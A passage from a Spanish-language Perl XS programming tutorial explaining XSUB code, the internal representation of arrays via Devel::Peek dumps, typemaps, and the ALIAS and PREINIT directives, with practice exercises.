27          long number
28      PROTOTYPE: $@
```

```
29      INIT:
30          long base[items], cmp[items], prev_base[items];
31          long b, c, i, p = 0;
32          bool Skip_multiple, skip = 0;
33          SV* skip_multiple;
34          AV* match;
35      PPCODE:
36          skip_multiple = get_sv("Math::Factor::XS::Skip_multiple", FALSE);
37          Skip_multiple = skip_multiple != NULL ? SvIV(skip_multiple) : 0;
38          for (i = 0; i < items; i++) {
39              base[i] = SvIV(ST(i));
40              cmp[i]  = SvIV(ST(i));
41          }
42          for (b = 0; b < items; b++) {
43              for (c = 0; c < items; c++) {
44                  if (cmp[c] >= base[b] && base[b] * cmp[c] == number) {
45                      if (Skip_multiple) {
46                          skip = 0;
47                          for (i = 0; i < p; i++) {
48                              if (base[b] % prev_base[i] == 0) skip = 1;
49                          }
50                      }
51                      if (!skip) {
52                          match = (AV*)sv_2mortal((SV*)newAV());
53                          av_push(match, newSViv(base[b]));
54                          av_push(match, newSViv(cmp[c]));
55                          EXTEND(SP,2);
56                          PUSHs(sv_2mortal(newRV((SV*)match)));
57                          if (Skip_multiple) {
58                              prev_base[p++] = base[b];
59                          }
60                      }
61                  }
62              }
63          }
```

1. En la línea 34 declaramos `match` como un puntero al tipo Perl *array value* denotado por `AV`.

2. La línea 36

   ```
   skip_multiple = get_sv("Math::Factor::XS::Skip_multiple", FALSE)
   ```

   nos muestra como obtener el valor de una variable escalar de paquete. El formato de llamada de `get_sv` es `SV* get_sv(const char* name, I32 create)`. Si la variable Perl no existe y el parámetro `create` está a 1 la variable será creada. Si `create` está a 0 y la variable Perl no existe se devuelve `NULL`.

3. En las líneas 38-40 se inicializan los arrays `base` y `cmp` con las valores escalares enteros de los índices del array.

   La función `IV SvIV(SV* sv)` y `NV SvNV(SV* sv)` encorseta el `SV` al tipo entero.

4. En la línea 52 se crea un nuevo *array value* (`AV`) usando `newAV` . Esta función tiene el prototipo `AV* newAV()`. Además de crearlo pone el contador de referencias a 1. Estamos creando así una referencia a un array. Para darle un ámbito léxico llamamos a la función `sv_2mortal` , la cual hace que el `SV` sea destruido cuando termine el contexto de la subrutina. Si no llamáramos a esta función la memoria alojada nunca sería liberada y se produciría una pérdida (*leak*).

5. En las líneas 53 y 54 usamos `av_push` para apilar los dos factores en el array apuntado por `match` La función `void av_push(AV* ar, SV* val)` además de apilar el valor apuntado por `val` hace que el array `ar` crezca automáticamente haciendo espacio para el nuevo valor.

6. En la línea 56 La macro `PUSHs` empuja el valor escalar `newRV((SV*)match` en la pila.

17.15. Representación Interna de un AV

La información sobre un array value (`AV`) se guarda en un nodo de tipo `XPVAV`:

```
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ grep 'typedef.*\ <AV;' *.h
perl.h:typedef struct av AV;
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ perl -ne \
  '$x = 1 if /struct av/; print if $x; exit if $x && /}/' sv.h
struct av {
    XPVAV*      sv_any;         /* pointer to something */
    U32         sv_refcnt;      /* how many references to us */
    U32         sv_flags;       /* what we are */
};
```

El tipo `XPVAV` tiene la siguiente estructura:

```
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ grep 'typedef .*XPVAV' *.h
perl.h:typedef struct xpvav XPVAV;
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ perl -ne \
    '$x = 1 if /struct xpvav {/; print if $x; exit if $x && /}/' av.h
struct xpvav {
    char*       xav_array;      /* pointer to first array element */
    SSize_t     xav_fill;       /* Index of last element present */
    SSize_t     xav_max;        /* max index for which array has space */
    IV          xof_off;        /* ptr is incremented by offset */
    NV          xnv_nv;         /* numeric value, if any */
    MAGIC*      xmg_magic;      /* magic for scalar array */
    HV*         xmg_stash;      /* class package */

    SV**        xav_alloc;      /* pointer to beginning of C array of SVs */
    SV*         xav_arylen;
    U8          xav_flags;
};
```

El campo `xav_alloc` apunta al primer elemento del array C asignado mientras que el campo `xav_array` apunta al primer elemento de la lista de valores escalares (no siempre son iguales). El campo `xav_arylen` apunta al valor escalar mágico que se corresponde con el constructo Perl `$#array`.

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/String-Index-0.02$ perl -MDevel::Peek -de 0
Loading DB routines from perl5db.pl version 1.28
main::(-e:1):   0
  DB<1> @a = qw/primero segundo/
  DB<2> Dump(\@a)
SV = RV(0x817e1f0) at 0x844dc2c
  REFCNT = 1
  FLAGS = (ROK)
  RV = 0x844daa0
  SV = PVAV(0x8480e68) at 0x844daa0
    REFCNT = 2
```

```
    FLAGS = ()
    IV = 0
    NV = 0
    ARRAY = 0x816f8d0
    FILL = 1
    MAX = 3
    ARYLEN = 0x0
    FLAGS = (REAL)
    Elt No. 0
    SV = PV(0x8443440) at 0x81531b0
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x8475990 "primero"\0
      CUR = 7
      LEN = 8
    Elt No. 1
    SV = PV(0x83c975c) at 0x81526b8
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x83c9c48 "segundo"\0
      CUR = 7
      LEN = 8
```

El campo `ARYLEN` es inicializado si usamos `$#a`.

```
  DB<3> p "$#a\n"
1
  DB<4> Dump(\@a)
SV = RV(0x817e200) at 0x844dc2c
  REFCNT = 1 # esta información es relativa ala argumento de Dump: \@a
  FLAGS = (ROK)
  RV = 0x844daa0
  SV = PVAV(0x8480e68) at 0x844daa0
    REFCNT = 2 # Es referenciado por @a y por el argumento de Dump
    FLAGS = ()
    IV = 0
    NV = 0
    ARRAY = 0x816f8d0
    FILL = 1
    MAX = 3
    ARYLEN = 0x844daf4
    FLAGS = (REAL)
    Elt No. 0
    SV = PV(0x8443440) at 0x81531b0
      REFCNT = 1 # Solo una referencia a este valor
      FLAGS = (POK,pPOK) # Indican que se esta usando como cadena
      PV = 0x8475990 "primero"\0
      CUR = 7 # Longitud de la cadena
      LEN = 8 # Cantidad de memoria asignada
    Elt No. 1
    SV = PV(0x83c975c) at 0x81526b8
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x83c9c48 "segundo"\0
```

```
      CUR = 7
      LEN = 8
```

Si extraemos la cabecera de la lista:

```
  DB<5> $a = shift @a
```

Cambia el campo `ARRAY` que para apuntar al nuevo comienzo de la lista se desplaza desde `0x816f8d0` a `0x816f8d4` (un puntero mas). También cambian `FILL` (índice del último elemento, que pasa de 1 a 0) y `MAX` (máximo índice para el cual se dispone de espacio, ahora pasa a ser 2).

```
  DB<6> Dump(\@a)
SV = RV(0x817e210) at 0x844dc2c
  REFCNT = 1
  FLAGS = (ROK)
  RV = 0x844daa0
  SV = PVAV(0x8480e68) at 0x844daa0
    REFCNT = 2
    FLAGS = ()
    IV = 0
    NV = 0
    ARRAY = 0x816f8d4 (offset=1)
    ALLOC = 0x816f8d0
    FILL = 0
    MAX = 2
    ARYLEN = 0x844daf4
    FLAGS = (REAL)
    Elt No. 0
    SV = PV(0x83c975c) at 0x81526b8
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x83c9c48 "segundo"\0
      CUR = 7
      LEN = 8
```

Introduzcamos dos nuevos elementos:

```
  DB<7> $a = push @a, qw/tercero cuarto quinto/
```

Ahora `ARRAY` es `0x816f3a0`. El array ha sido reubicado. Puesto que hay cuatro elementos `FILL` es 3. Se ha solicitado mas memoria ya que `MAX` es 11.

```
  DB<8> Dump(\@a)
SV = RV(0x817e228) at 0x844d6d4
  REFCNT = 1
  FLAGS = (ROK)
  RV = 0x844daa0
  SV = PVAV(0x8480e68) at 0x844daa0
    REFCNT = 2
    FLAGS = ()
    IV = 0
    NV = 0
    ARRAY = 0x816f3a0
    FILL = 3
    MAX = 11
    ARYLEN = 0x844daf4
```

```
    FLAGS = (REAL)
    Elt No. 0
    SV = PV(0x83c975c) at 0x81526b8
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x83c9c48 "segundo"\0
      CUR = 7
      LEN = 8
    Elt No. 1
    SV = PV(0x844365c) at 0x844d7a0
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x83f5a28 "tercero"\0
      CUR = 7
      LEN = 8
    Elt No. 2
    SV = PV(0x8443680) at 0x844d644
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x824d868 "cuarto"\0
      CUR = 6
      LEN = 8
    Elt No. 3
    SV = PV(0x8443608) at 0x844d5d8
      REFCNT = 1
      FLAGS = (POK,pPOK)
      PV = 0x83bc2a8 "quinto"\0
      CUR = 6
      LEN = 8
```

17.16. Práctica: Cálculo de la Mediana

Escriba un módulo que provea una función para el cálculo de la mediana de una lista. La mediana es el número tal que la mitad de los elementos de la lista son menores y la otra mitad mayores. Para ello complete las partes que faltan del siguiente código XS:

```
#include "EXTERN.h"
#include "perl.h"
#include "XSUB.h"

#include "ppport.h"


MODULE = Algorithm::MedianSelect::XS PACKAGE = Algorithm::MedianSelect::XS

void
median(...)
    PROTOTYPE: @
    INIT:
        long buffer, numbers[items];
        int i, is_sorted, median;
    PPCODE:
        if (items <= 1) {
    croak("Require more than one argument");
```

```
}
        for (i = 0; i < items; i++) {
    numbers[i] = ____(__(i)); # tomar el i-ésimo argumento
}
do {
    is_sorted = 1;
    for (i = 0; i < (items-1); i++) {
        if (numbers[i-1] < numbers[i] && numbers[i] < numbers[i+1])
    continue;
        if (numbers[i] > numbers[i+1]) {
            buffer = numbers[i];
    numbers[i] = numbers[i+1];
    numbers[i+1] = buffer;
    is_sorted = 0;
        }
    }
} while (!is_sorted);
if (items % 2 == 0) median = items / 2;
else median = (items - 1) / 2;
______(__,1); # Hacer espacio en la pila
_____(__________(newSViv(numbers[median]))); # Empujar valor de retorno
```

17.17. Práctica: Reescribir `Math::Factor`

Reescriba el módulo `Math::Factor::XS` optimizando la función `matches`:

```
26  matches(number, ...)
27          long number
28      PROTOTYPE: $@
29      INIT:
30          long base[items], cmp[items], prev_base[items];
31          long b, c, i, p = 0;
32          bool Skip_multiple, skip = 0;
33          SV* skip_multiple;
34          AV* match;
35      PPCODE:
36          skip_multiple = get_sv("Math::Factor::XS::Skip_multiple", FALSE);
37          Skip_multiple = skip_multiple != NULL ? SvIV(skip_multiple) : 0;
38          for (i = 0; i < items; i++) {
39              base[i] = SvIV(ST(i));
40              cmp[i]  = SvIV(ST(i));
41          }
42          for (b = 0; b < items; b++) {
43              for (c = 0; c < items; c++) {
44                  if (cmp[c] >= base[b] && base[b] * cmp[c] == number) {
45                      if (Skip_multiple) {
46                          skip = 0;
47                          for (i = 0; i < p; i++) {
48                              if (base[b] % prev_base[i] == 0) skip = 1;
49                          }
50                      }
51                      if (!skip) {
52                          match = (AV*)sv_2mortal((SV*)newAV());
53                          av_push(match, newSViv(base[b]));
```

```
54                          av_push(match, newSViv(cmp[c]));
55                          EXTEND(SP,2);
56                          PUSHs(sv_2mortal(newRV((SV*)match)));
57                          if (Skip_multiple) {
58                              prev_base[p++] = base[b];
59                          }
60                      }
61                  }
62              }
63          }
```

Proceda a realizar los siguientes pasos:

1. Determine en que cantidad debe crecer la pila por iteración (línea 55, `EXTEND(SP,2)`)
2. Reescriba las líneas 47-49 para que el algoritmo sea mas eficiente
3. ¿Son necesarios los dos bucles de tamaño `items` (líneas 42 y 43) o puede reescribirse el algoritmo usando un sólo bucle de tamaño `items`?

17.18. La Directiva `ALIAS:`

El módulo `String::Index` de Jeff Pinyan provee funciones que permiten calcular el índice de aparición de un conjunto de caracteres en una cadena dada:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/String-Index-0.02$ perl -de 0
main::(-e:1):   0
  DB<1> use String::Index qw( cindex ncindex crindex ncrindex )
  DB<2> x $first_vowel    =   cindex("broadcast", "aeiouy")
0  2
  DB<3> x $last_vowel     =  crindex("broadcast", "aeiouy")
0  6
  DB<4> x $first_nonvowel =  ncindex("eerily",    "aeiouy")
0  2
  DB<5> x $last_nonvowel  = ncrindex("eerily",    "aeiouy")
0  4
  DB<6> x cindex("broadcast", "xyz")
0  '-1'
```

El módulo implanta las cuatro funciones usando una única función XSUB. Esta posibilidad la ofrece la directiva `ALIAS:` la cual permite asociar varios identificadores Perl con una XSUB. Permite además conocer con que nombre fué invocada la XSUB. A cada alias se le da un índice. Dentro de la XSUB es posible consultar dicho índice através de la variable predeclarada `ix`. Cuando la XSUB es llamada con su nombre oficial el valor de `ix` es 0.

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/String-Index-0.02$ cat -n Index.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
 7  #define SI_NOT  0x01
 8  #define SI_REV  0x02
 9
```

```
10
11  MODULE = String::Index          PACKAGE = String::Index
12
13
14  int
15  cindex(SV *str, SV *cc, ...)
16  PROTOTYPE: $$;$
17  ALIAS:
18    ncindex = 1
19    crindex = 2
20    ncrindex = 3
21  CODE:
22  {
23      STRLEN s_len;
24      STRLEN c_len;
25      char *s = SvPV(str,s_len);
26      char *c = SvPV(cc,c_len);
27      int seen_null = 0;
28      int p = (items == 3 ? (int)SvIV(ST(2)) : 0);
29      int i;
30
31      /* see if there is an INTERNAL null in the char str */
32      for (i = 0; i < c_len; ) {
33          if (c[i] == '\0' && (seen_null = 1)) c[i] = c[--c_len];
34          else ++i;
35      }
36      c[c_len] = '\0';
37
38      if (ix & SI_REV) {
39          s += (p ? p : s_len - 1);
40          for (i = p ? p : (s_len - 1); i >= 0; --i, --s)
41              if ((*s ? strchr(c, *s) > 0 : seen_null) != (ix & SI_NOT)) break;
42      }
43      else {
44          s += p;
45          for (i = p; i < s_len; ++i, ++s)
46              if ((*s ? strchr(c, *s) > 0 : seen_null) != (ix & SI_NOT)) break;
47      }
48
49      RETVAL = (i == ((ix & SI_REV) ? -1 : s_len) ? -1 : i);
50  }
51  OUTPUT:
52      RETVAL
```

1. El prototipo de la línea 16 indica que el tercer argumento es opcional. La aparición de ; en un prototipo separa los argumentos requeridos de los argumentos opcionales. El tercer argumento es opcional ya que las funciones `cindex` tienen dos formatos de llamada:

   ```
   cindex(STR, CHARS, POSITION)
   cindex(STR, CHARS)
   ```

   `POSITION` indica en que posición se comienza la búsqueda. Si se omite se comienza desde el principio. La función retorna -1 si ninguno de los caracteres en `CHARS` es encontrado.

2. El tipo `STRLEN` usado en las líneas 23 y 24 es un tipo entero lo suficientemente grande como para representar el tamaño de cualquier cadena que Perl pueda manejar:

```
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ grep 'MEM_SIZE\>' perl.h
#define MEM_SIZE Size_t
typedef MEM_SIZE STRLEN;
```

3. La macro `SvPV` tiene la sintáxis `char* SvPV(SV* sv, STRLEN len)`. Devuelve un puntero a la cadena en `sv` o bien el resultado de convertir `sv` en una cadena (por ejemplo, si es una referencia o un objeto).

4. La función `strchr` tiene por prototipo:

```
char *strchr(const char *s, int c);
```

   La función devuelve un puntero a la primera ocurrencia del carácter `c` en la cadena de caracteres `s`.

17.19. Typemaps

Un fichero `typemap` es un fichero usado por `xsubpp` en su labor de traducir dos pasos importantes:

1. La llamada desde Perl a la función C

2. El retorno de valores de la función C hacia el código Perl

Existe un fichero `typemap` por defecto el cuál describe el proceso de conversión para los tipos mas comunes. El fichero de `typemap` usado por defecto puede obtenerse ejecutando el siguiente inline:

```
pp2@nereida:~$ perl -MConfig -le 'print "$Config{installprivlib}/ExtUtils/typemap"'
/usr/share/perl/5.8/ExtUtils/typemap
```

Veamos un esquema del contenido del fichero `typemap`. Las elipsis corresponden a zonas suprimidas del fichero.

```
pp2@nereida:~$ cat -n /usr/share/perl/5.8/ExtUtils/typemap
   1  # basic C types
   2  int                     T_IV
   3  unsigned                T_UV
   4  unsigned int            T_UV
   5  long                    T_IV
   6  unsigned long           T_UV
   7  short                   T_IV
   8  unsigned short          T_UV
   9  char                    T_CHAR
  10  unsigned char           T_U_CHAR
  11  char *                  T_PV
  12  unsigned char *         T_PV
  13  const char *            T_PV
  14  caddr_t                 T_PV
  ..  .......                 .....
  43  Boolean                 T_BOOL
  44  float                   T_FLOAT
  45  double                  T_DOUBLE
  46  SysRet                  T_SYSRET
  47  SysRetLong              T_SYSRET
```

```
 48  FILE *                  T_STDIO
 49  PerlIO *                T_INOUT
 50  FileHandle              T_PTROBJ
 51  InputStream             T_IN
 52  InOutStream             T_INOUT
 53  OutputStream            T_OUT
 54  bool                    T_BOOL
 55
 56  ############################################################################
 57  INPUT
 58  T_SV
 59          $var = $arg
 60  T_SVREF
 61          if (SvROK($arg))
 62              $var = (SV*)SvRV($arg);
 63          else
 64              Perl_croak(aTHX_ \"$var is not a reference\")
 65  T_AVREF
 66          if (SvROK($arg) && SvTYPE(SvRV($arg))==SVt_PVAV)
 67              $var = (AV*)SvRV($arg);
 68          else
 69              Perl_croak(aTHX_ \"$var is not an array reference\")
 70  T_HVREF
 71          if (SvROK($arg) && SvTYPE(SvRV($arg))==SVt_PVHV)
 72              $var = (HV*)SvRV($arg);
 73          else
 74              Perl_croak(aTHX_ \"$var is not a hash reference\")
 75  T_CVREF
 76          if (SvROK($arg) && SvTYPE(SvRV($arg))==SVt_PVCV)
 77              $var = (CV*)SvRV($arg);
 78          else
 79              Perl_croak(aTHX_ \"$var is not a code reference\")
 80  T_SYSRET
 81          $var NOT IMPLEMENTED
 82  T_UV
 83          $var = ($type)SvUV($arg)
 84  T_IV
 85          $var = ($type)SvIV($arg)
 86  T_INT
 87          $var = (int)SvIV($arg)
 88  T_ENUM
 89          $var = ($type)SvIV($arg)
 90  T_BOOL
 91          $var = (bool)SvTRUE($arg)
 92  T_U_INT
 93          $var = (unsigned int)SvUV($arg)
...         ..............................
110  T_DOUBLE
111          $var = (double)SvNV($arg)
112  T_PV
113          $var = ($type)SvPV_nolen($arg)
114  T_PTR
115          $var = INT2PTR($type,SvIV($arg))
```

```
...         ..............................
193 ############################################################################
194 OUTPUT
195 T_SV
196         $arg = $var;
197 T_SVREF
198         $arg = newRV((SV*)$var);
199 T_AVREF
200         $arg = newRV((SV*)$var);
201 T_HVREF
202         $arg = newRV((SV*)$var);
203 T_CVREF
204         $arg = newRV((SV*)$var);
205 T_IV
206         sv_setiv($arg, (IV)$var);
207 T_UV
208         sv_setuv($arg, (UV)$var);
209 T_INT
210         sv_setiv($arg, (IV)$var);
211 T_SYSRET
212         if ($var != -1) {
213             if ($var == 0)
214                 sv_setpvn($arg, "0 but true", 10);
215             else
216                 sv_setiv($arg, (IV)$var);
217         }
218 T_ENUM
219         sv_setiv($arg, (IV)$var);
220 T_BOOL
221         $arg = boolSV($var);
222 T_U_INT
223         sv_setuv($arg, (UV)$var);
224 T_SHORT
225         sv_setiv($arg, (IV)$var);
226 T_U_SHORT
227         sv_setuv($arg, (UV)$var);
228 T_LONG
229         sv_setiv($arg, (IV)$var);
230 T_U_LONG
231         sv_setuv($arg, (UV)$var);
232 T_CHAR
233         sv_setpvn($arg, (char *)&$var, 1);
234 T_U_CHAR
235         sv_setuv($arg, (UV)$var);
236 T_FLOAT
237         sv_setnv($arg, (double)$var);
238 T_NV
239         sv_setnv($arg, (NV)$var);
240 T_DOUBLE
241         sv_setnv($arg, (double)$var);
242 T_PV
243         sv_setpv((SV*)$arg, $var);
244 T_PTR
```

```
 245          sv_setiv($arg, PTR2IV($var));
 ...          ............................
 307  T_OUT
 308          {
 309              GV *gv = newGVgen("$Package");
 310              if ( do_open(gv, "+>&", 3, FALSE, 0, 0, $var) )
 311                  sv_setsv($arg, sv_bless(newRV((SV*)gv), gv_stashpv("$Package",1)));
 312              else
 313                  $arg = &PL_sv_undef;
 314          }
pp2@nereida:~$
```

1. La primera sección (que opcionalmente puede llevar la etiqueta `TYPEMAP`) contiene una lista de tipos C básicos y una cadena que se asocia con el tipo. *El tipo C y la cadena/token van separados por un tabulador*. Obsérvese que varios tipos C pueden ser asignados a la misma cadena. Por ejemplo `unsigned` y `unsigned long` se corresponden con `T_UV` .

2. La segunda sección se denomina `INPUT`. Es usado por `xsubpp` para convertir los parámetros de la llamada Perl a sus equivalentes C.

3. La tercera sección se llama `OUTPUT`. Proporciona el código para traducir los valores retornados por la función C a sus equivalentes Perl.

Por ejemplo, el código para traducir entre un valor escalar `SV` y un entero C se obtiene en las entradas `T_IV` :

```
  1  # basic C types
  2  int                     T_IV
 ..  ...                     ....
 56  ############################################################################
 57  INPUT
 ..  ....    ........................
 84  T_IV
 85          $var = ($type)SvIV($arg)
...  ....    ........................
193  ############################################################################
194  OUTPUT
...  ....    ........................
205  T_IV
206          sv_setiv($arg, (IV)$var);
```

Lo que indica que, al traducir un argumento Perl (de ahí el nombre `$arg`) de una XSUB que espera un entero se llamará a `SvIV`[1] sobre dicho argumento para obtener la variable c (denotada por `$var`). Recíprocamente se usará `sv_setiv` [2] para asignar la parte entera de la variable retornada al código Perl.

La notación `$type` se sustituye por el tipo C de la variable. debe ser uno de los tipos listados en la primera parte del fichero `typemap`.

Consideremos el siguiente ejemplo:

```
lhp@nereida:~/Lperl/src/XSUB/TypeMapExample$ cat -n TypeMapExample.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
```

[1] La función `SvIV` extrae los valores de un SV, forzando al SV al tipo entero.

[2] La función `sv_setiv` pone el correspondiente valor numérico en el escalar, invalidando cualquier valor previo que estuviera almacenado.

```
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
 7  void square(int x, int *x2) {
 8    *x2 = x*x;
 9  }
10
11  MODULE = TypeMapExample         PACKAGE = TypeMapExample
12
13  void
14  square(x, x2)
15    int x
16    int &x2 = NO_INIT
17  OUTPUT:
18    x2
```

La palabra clave `NO_INIT` usada en la línea 16 indica que el parámetro es usado sólo como parámetro de salida. Si no se pone se producirán mensajes de advertencia:

```
lhp@nereida:~/Lperl/src/XSUB/TypeMapExample$ cat -n ./useypeMapexample.pl
     1  #!/usr/local/bin/perl -w
     2  use strict;
     3  use blib;
     4  use TypeMapExample;
     5
     6  my @a;
     7  my $i = 0;
     8  @ARGV = 1..5 unless @ARGV;
     9  square($_, $a[$i++]) for @ARGV;
    10
    11  print "@a\n";
    12
lhp@nereida:~/Lperl/src/XSUB/TypeMapExample$ ./useypeMapexample.pl
Use of uninitialized value in subroutine entry at ./useypeMapexample.pl line 9.
Use of uninitialized value in subroutine entry at ./useypeMapexample.pl line 9.
Use of uninitialized value in subroutine entry at ./useypeMapexample.pl line 9.
Use of uninitialized value in subroutine entry at ./useypeMapexample.pl line 9.
Use of uninitialized value in subroutine entry at ./useypeMapexample.pl line 9.
1 4 9 16 25
```

El `ampersand` en la declaración de `x2` en la línea 16 advierte al compilador que en la llamada a la función debe pasar la dirección del argumento. Hay una diferencia en XSUB entre estas dos declaraciones:

```
int * x2;
int  &x2;
```

La primera indica que x2 es un vector de enteros. El valor de `x2` será pasado a la función. La segunda indica que `x2` es un entero que será pasado por referencia: su dirección será pasada a la función.

La compilación con `xsubpp` de este fuente produce la salida:

```
lhp@nereida:~/Lperl/src/XSUB/TypeMapExample$ xsubpp -typemap /usr/share/perl/5.8/ExtUtils/type
                                                TypeMapExample.xs | cat -n
Please specify prototyping behavior for TypeMapExample.xs (see perlxs manual)
```

```
 1  /*
 2   * This file was generated automatically by xsubpp version 1.9508 from the
 3   * contents of TypeMapExample.xs. Do not edit this file, edit TypeMapExample.xs instead.
 4   *
 5   *      ANY CHANGES MADE HERE WILL BE LOST!
 6   *
 7   */
 8
 9  #line 1 "TypeMapExample.xs"
10  #include "EXTERN.h"
11  #include "perl.h"
12  #include "XSUB.h"
13
14  #include "ppport.h"
15
16  void square(int x, int *x2) {
17    *x2 = x*x;
18  }
19
20  #line 21 "TypeMapExample.c"
21
22  XS(XS_TypeMapExample_square); /* prototype to pass -Wmissing-prototypes */
23  XS(XS_TypeMapExample_square)
24  {
25      dXSARGS;
26      if (items != 2)
27          Perl_croak(aTHX_ "Usage: TypeMapExample::square(x, x2)");
28      {
29          int     x = (int)SvIV(ST(0));
30          int     x2;
31
32          square(x, &x2);
33          sv_setiv(ST(1), (IV)x2);
34          SvSETMAGIC(ST(1));
35      }
36      XSRETURN_EMPTY;
37  }
..  ..................  código para C++
```

1. Observe la línea 29: `int x = (int)SvIV(ST(0))` y su correspondencia directa con el esqueleto que figura en el `typemap`: `$var = ($type)SvIV($arg)`.

2. En la línea 33 tenemos `sv_setiv(ST(1), (IV)x2)` que se corresponde con el código de `OUTPUT` que figura en el fichero `typemap`: `sv_setiv($arg, (IV)$var)`

3. La macro `dXSARGS` (línea 25) establece los punteros de manejo de la pila y declara la variable `items` que contiene el número de argumentos.

```
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ sed -ne '114,116p'  XSUB.h
#  define dXSARGS \
        dSP; dAXMARK; dITEMS
#endif
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ grep -ni 'define dSP' *
pp.h:76:#define dSP             register SV **sp = PL_stack_sp
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ sed -ne '103,105p'  XSUB.h
```

```
#define dAXMARK                         \
        I32 ax = POPMARK;       \
        register SV **mark = PL_stack_base + ax++
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ grep -ni 'define ditems' *
XSUB.h:107:#define dITEMS I32 items = SP - MARK
```

4. La macro `XSRETURN_EMPTY` retorna una lista vacía.

17.20. Las directivas `INPUT:`, `PREINIT:` y `CLEANUP:`

El módulo `Scalar::Util::Numeric` proporciona un conjunto de funciones para comprobar si el argumento es un número o si es un número de un tipo dado. Veamos un ejemplo de uso:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Scalar-Util-Numeric-0.02$ perl -de 0
main::(-e:1):   0
  DB<1> use Scalar::Util::Numeric qw(:all)
  DB<2> x isint('432')
0  1
  DB<3> x isint('432b')
0  0
  DB<4> x isneg('-53')
0  1
  DB<5> x isneg('53')
0  0
  DB<15> x isbig ((2.0)**32)
0  1
  DB<16> x isbig ((2.0)**31)
0  0
```

Para proporcionar estas funciones el módulo provee via XS una función `is_num` la cual utiliza la función de la Perl API `looks_like_number` para estudiar el tipo del número.

```
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ grep 'looks_like_number(' embed.h
#define looks_like_number(a)    Perl_looks_like_number(aTHX_ a)
lhp@nereida:~/Lperl/src/perlcompilerssource/perl-5.8.8$ sed -ne '1918,1932p' sv.c
Perl_looks_like_number(pTHX_ SV *sv)
{
    register const char *sbegin;
    STRLEN len;

    if (SvPOK(sv)) {
        sbegin = SvPVX_const(sv);
        len = SvCUR(sv);
    }
    else if (SvPOKp(sv))
        sbegin = SvPV_const(sv, len);
    else
        return SvFLAGS(sv) & (SVf_NOK|SVp_NOK|SVf_IOK|SVp_IOK);
    return grok_number(sbegin, len, NULL);
}
```

Las funciones en el código Perl del módulo usan un sistema de flags para determinar el tipo del número. Las banderas funciona según la siguiente tabla:

Valor	Nombre	Descripción
0x01	IS_NUMBER_IN_UV	Número dentro del rango UV. No necesariametne un entero
0x02	IS_NUMBER_GREATER_THAN_UV_MAX	El número es mayor que UV_MAX)
0x04	IS_NUMBER_NOT_INT	Por ej . o E
0x08	IS_NUMBER_NEG	Signo menos
0x10	IS_NUMBER_INFINITY	Infinito
0x20	IS_NUMBER_NAN	NaN not a number

Veamos el código Perl:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Scalar-Util-Numeric-0.02$ cat -n \
                                                    lib/Scalar/Util/Numeric.pm
  1  package Scalar::Util::Numeric;
  2
 ..  ....
 24  1;
 25
 26  __END__
 ..  ........
 91  sub isnum ($) {
 92      return 0 unless defined (my $val = shift);
 93      # stringify - ironically, looks_like_number always returns 1 unless
 94      # arg is a string
 95      return is_num($val . '');
 96  }
 97
 98  sub isint ($) {
 99      my $isnum = isnum(shift());
100      return ($isnum == 1) ? 1 : ($isnum == 9) ? -1 : 0;
101  }
102
103  sub isuv ($) {
104      return (isnum(shift()) & 1) ? 1 : 0;
105  }
106
107  sub isbig ($) {
108      return (isnum(shift()) & 2) ? 1 : 0;
109  }
110
111  sub isfloat ($) {
112      return (isnum(shift()) & 4) ? 1 : 0;
113  }
114
115  sub isneg ($) {
116      return (isnum(shift()) & 8) ? 1 : 0;
117  }
118
119  sub isinf ($) {
120      return (isnum(shift()) & 16) ? 1 : 0;
121  }
122
123  sub isnan ($) {
124      return (isnum(shift()) & 32) ? 1 : 0;
125  }
```

Pasemos a estudiar el código XS:

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Scalar-Util-Numeric-0.02$ cat -n Numeric.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4  #include "ppport.h"
 5
 6  MODULE = Scalar::Util::Numeric          PACKAGE = Scalar::Util::Numeric
 7
 8  void
 9  is_num(sv)
10      SV *sv
11      PROTOTYPE: $
12      PREINIT:
13      I32 num = 0;
14      CODE:
15
16      if (!(SvROK(sv) || (sv == (SV *)&PL_sv_undef))) {
17                  num = looks_like_number(sv);
18      }
19
20      XSRETURN_IV(num);
21
22  void
23  uvmax()
24      PROTOTYPE:
25      CODE:
26      XSRETURN_UV(UV_MAX);
```

La directiva `PREINIT:` permite la declaración adicional de variables.

Si una variable es declarada dentro de una sección `CODE:` su declaración ocurre después de la emisión del código `typemap` para los parámetros de entrada. Ello podría dar lugar a un error sintáctico. Una sección `PREINIT:` permite forzar una correcta declaración de variables. Es posible usar mas de una sección `PREINIT:` dentro de una XSUB. Podemos hacer que las declaraciones e inicializaciones `PREINIT:` precedan al código `typemap` para los parámetros de entrada. Podríamos reorganizar el ejemplo anterior como sigue

```
lhp@nereida:~/Lperl/src/XSUB/cpanexamples/Scalar-Util-Numeric-0.02$ sed -ne '8,21p'  Numeric.x
 1  void
 2  is_num(sv)
 3      PREINIT:
